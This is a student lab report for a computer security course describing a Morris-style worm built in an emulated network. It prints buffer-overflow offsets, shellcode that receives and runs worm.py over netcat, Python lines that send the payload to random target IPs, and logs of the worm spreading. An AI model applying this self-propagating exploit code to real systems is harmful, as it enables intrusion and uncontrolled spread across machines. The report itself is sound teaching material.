(Computer Security Sessional)

CSE 406

"*Malware Design: Morris Worm*"

Report

Name: Mohammad Shamim Ahsan

Student ID: 1705097

Department: CSE


Section: B

Submission date: 07/08/2022

Section A: Assignment Setup

1. At first, going to Labsetup/internet-nano folder.
2. Opening a terminal and use '***dcbuild'*** to build and '***dcup'*** to start
3. Then, going to Labsetup/map folder.
4. Opening a terminal and use '***dcbuild'*** to build and '***dcup'*** to start
5. Both terminals are kept running.
6. At last, to visualize the nano internet network, pointing browser to "http://localhost:8080 /map.html"

Finally, for checking if we type "ping 1.2.3.4" on one of the host's terminal and type "icmp and dst 1.2.3.4" in the filter box of the Map, the machine running the ping command will flash.



Section B: Task 1: Attack Any Target Machine

In this task, we focus on the attacking part of the worm. For the sake of simplicity, we will only exploit the buffer-overflow vulnerability. To accomplish this:

1. At first, turning off the address randomization using command '***sudo /sbin/sysctl -w kernel.randomize_va_space=0***'
2. Then, the return address (ret) and offset are changed in the 'worm.py' file to generate the malicious payload for the buffer-overflow attack. We have found the frame pointer by sending a benign message to the target server.
   Note: worm.py file is located at Labsetup/worm folder.

```
[08/06/22]seed@VM:~/.../worm$  echo hello | nc -w2 10.151.0.71 9090
```

```
as151h-host_0-10.151.0.71          | Starting stack
as151h-host_0-10.151.0.71          | Input size: 6
as151h-host_0-10.151.0.71          | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71          | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71          | ==== Returned Properly ====
```

```
37
38    ret    = 0xffffd5f8 + 10  # Need to change
39    offset = 112+4  # Need to change
40
```

3. Then, going to Labsetup/worm folder.
4. Opening a terminal and use '***chmod +x worm.py***' and '***. /worm.py***' to run the file.

5. After successful buffer overflow attack, "echo'(^_^) Shellcode is running (^_^)'" is printed in the "internet-nano" terminal which was kept opening.

```
as153h-host_1-10.153.0.72          | Starting stack
as151h-host_0-10.151.0.71          | (^_^) Shellcode is running (^_^)
```

Section C: Task 2: Self Duplication

In this task, we need to transfer worm.py to the target machine at the time of Buffer Overflow attack. To accomplish this:

1. First, we have used our attacker machine as client and target machine as server. Target machine (server) will be listening to the port 7070 and attacker machine (client) will send the file worm.py.
2. We have added "***nc -lnv 7070 > worm.py***" in the shellcode so that target machine can get the file.

```
20    # The * in the 3rd line will be replaced by a binary zero.
21    " echo '(^_^) Shellcode is running (^_^)';                    "
22    " nc -lnv 7070 > worm.py;                                     "
23    "                                                            *"
24    "1234567890123456789012345678901234567890123456789012345678901234567890"
```

3. Then, we have added "***cat worm.py | nc -w5 {targetIP} 7070***" statement using **subprocess** in the while loop.

```
109           print(f"**********************************", flush=True)
110           subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)
111           subprocess.run([f"cat worm.py | nc -w5 {targetIP} 7070"], shell=True)
```

4. Next, we have run the worm.py.
5. At last, we have checked the victim's console (from the Map) whether worm.py has been created or not.

Section D: Task 3: Propagation

In this task, we need to we need to make changes to worm.py so the worm can continue crawling after it arrives on a newly compromised machine. To accomplish this:

1. First of all, we have modified the getNextTarget() function so that we can generate the IP address for the next target randomly.

```
49 # Find the next victim (return an IP address).
50 def getNextTarget():
51     x=randint(151,153)
52     y=randint(71,73)
53     z=randint(74,75)
54     c=str(x)
55     d=str(y)
56     e=str(z)
57     t=randint(0,1)
58     if t == 0:
59         f="10."+c+".0."+d
60     else:
61         f="10."+c+".0."+e
62     return f
```

2. Next in the while loop, we have checked whether the next target machine is alive or not.

```
81     ipaddr=targetIP
82     output = subprocess.check_output(f"ping -q -c1 -W1 {ipaddr}", shell=True)
83     result = output.find(b'1 received')
84
85     #Checking to make sure that the target is alive.
86     if result == -1:
87         print(f"{ipaddr} is not alive", flush=True)
88     else:
89         print(f"*** {ipaddr} is alive, launch the attack", flush=True)
```

3. Then, we have modified our shellcode so the worm can continue crawling from one machine to another.


```
20    # The * in the 3rd line will be replaced by a binary zero.
21    " echo '(^_^) Shellcode is running (^_^)';                    "
22    " nc -lnv 7070 > worm.py; chmod +x worm.py; ./worm.py;        "
23    "                                                            *"
24    "1234567890123456789012345678901234567890123456789012345678901234567890"
```


4. Next, we have run worm.py and kept eyes on “internet-nano” server whether worm is crawling or not.

```
as151h-host_0-10.151.0.71 | **********************************
as151h-host_0-10.151.0.71 | >>>>> Attacking 10.153.0.74 <<<<<
as151h-host_0-10.151.0.71 | **********************************
as153h-host_3-10.153.0.74 | Starting stack
as153h-host_3-10.153.0.74 | (^_^) Shellcode is running (^_^)
as153h-host_3-10.153.0.74 | Listening on 0.0.0.0 7070
as152h-host_0-10.152.0.71 | >>>>> Attacking completed <<<<<
as152h-host_0-10.152.0.71 | **********************************
as151h-host_1-10.151.0.72 | The worm has arrived on this host ^_^
as151h-host_1-10.151.0.72 | *** 10.152.0.74 is alive, launch the attac
k
as151h-host_1-10.151.0.72 | **********************************
as151h-host_1-10.151.0.72 | >>>>> Attacking 10.152.0.74 <<<<<
as151h-host_1-10.151.0.72 | **********************************
as152h-host_3-10.152.0.74 | Starting stack
as152h-host_3-10.152.0.74 | (^_^) Shellcode is running (^_^)
as152h-host_3-10.152.0.74 | Listening on 0.0.0.0 7070
as151h-host_3-10.151.0.74 | Starting stack
as151h-host_3-10.151.0.74 | (^_^) Shellcode is running (^_^)
as151h-host_3-10.151.0.74 | Listening on 0.0.0.0 7070
as153h-host_3-10.153.0.74 | Connection received on 10.151.0.71 38028
```

5. At last, we have used the ‘***htop***’ command to observe the resource usages. Because, Once the

CPU usage hits 100 percent, we need to shut down the nano internet (using '***dcdown***'). Otherwise, if waiting too long may freeze VM (i.e., successfully brought down the internet).





Section E: Task 4: Preventing Self Infection

In this task, we need to we need to add such a checking mechanism to the worm code to ensure that one instance of the worm can run on a compromised computer. Besides, the worm file should not be created more than once in a victim machine. To accomplish this:

1. First, we have modified shellcode with a condition whether there already exists any worm.py. If so, then the machine will be skipped.


```
20    # The * in the 3rd line will be replaced by a binary zero.
21    " echo '(^_^) Shellcode is running (^_^)';                    "
22    " if [ -e worm.py ]; then echo 'file exists here'; else       "
23    " nc -lnv 7070 > worm.py; chmod +x worm.py; ./worm.py; fi    *"
24    "12345678901234567890123456789012345678901234567890123456789012345678901234567890"
```

```
as153h-host_3-10.153.0.74          | **********
as153h-host_3-10.153.0.74          | >>>>> Attacking 10.151.0.74 <<<<<
as153h-host_3-10.153.0.74          | **********
as151h-host_3-10.151.0.74          | Starting stack
as151h-host_3-10.151.0.74          | (^_^) Shellcode is running (^_^)
as151h-host_3-10.151.0.74          | file exists here
as151h-host_0-10.151.0.71          | >>>>> Attacking completed <<<<<
as151h-host_0-10.151.0.71          | **********
as152h-host_3-10.152.0.74          | The worm has arrived on this host ^_^
as152h-host_3-10.152.0.74          | *** 10.152.0.71 is alive, launch the attac
k
as152h-host_3-10.152.0.74          | **********
as152h-host_3-10.152.0.74          | >>>>> Attacking 10.152.0.71 <<<<<
as152h-host_3-10.152.0.74          | **********
as152h-host_0-10.152.0.71          | Starting stack
as152h-host_0-10.152.0.71          | (^_^) Shellcode is running (^_^)
as152h-host_0-10.152.0.71          | file exists here
```

2. Then to ensure that one instance of the worm can run on a compromised computer, we have created another file named “**myWorm.py**” which is used for **initial attack**. The difference between ‘worm.py’ and ‘myWorm.py’ is that former has extra line ‘exit (0)’ which means that this worm.py will run only at once.
   Note: Our program sends ‘worm.py’ to the target machine, not ‘myWorm.py’.

```
[08/06/22]seed@VM:~/.../worm$ ./myWorm.py
The worm has arrived on this host ^_^
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
*** 10.151.0.71 is alive, launch the attack
**********************************
>>>>> Attacking 10.151.0.71 <<<<<
**********************************
>>>>> Attacking completed <<<<<
**********************************
```

3. At last, we have used the ‘***htop’*** command to observe the resource usages. This time, the CPU does not reach 100 percent.



Section F: Visualization of attack in Map

As “ping 1.2.3.4” was given in the code, we can visualize the infected machines using “icmp and dst 1.2.3.4” in the filter box. The infected machines are flashing in the map.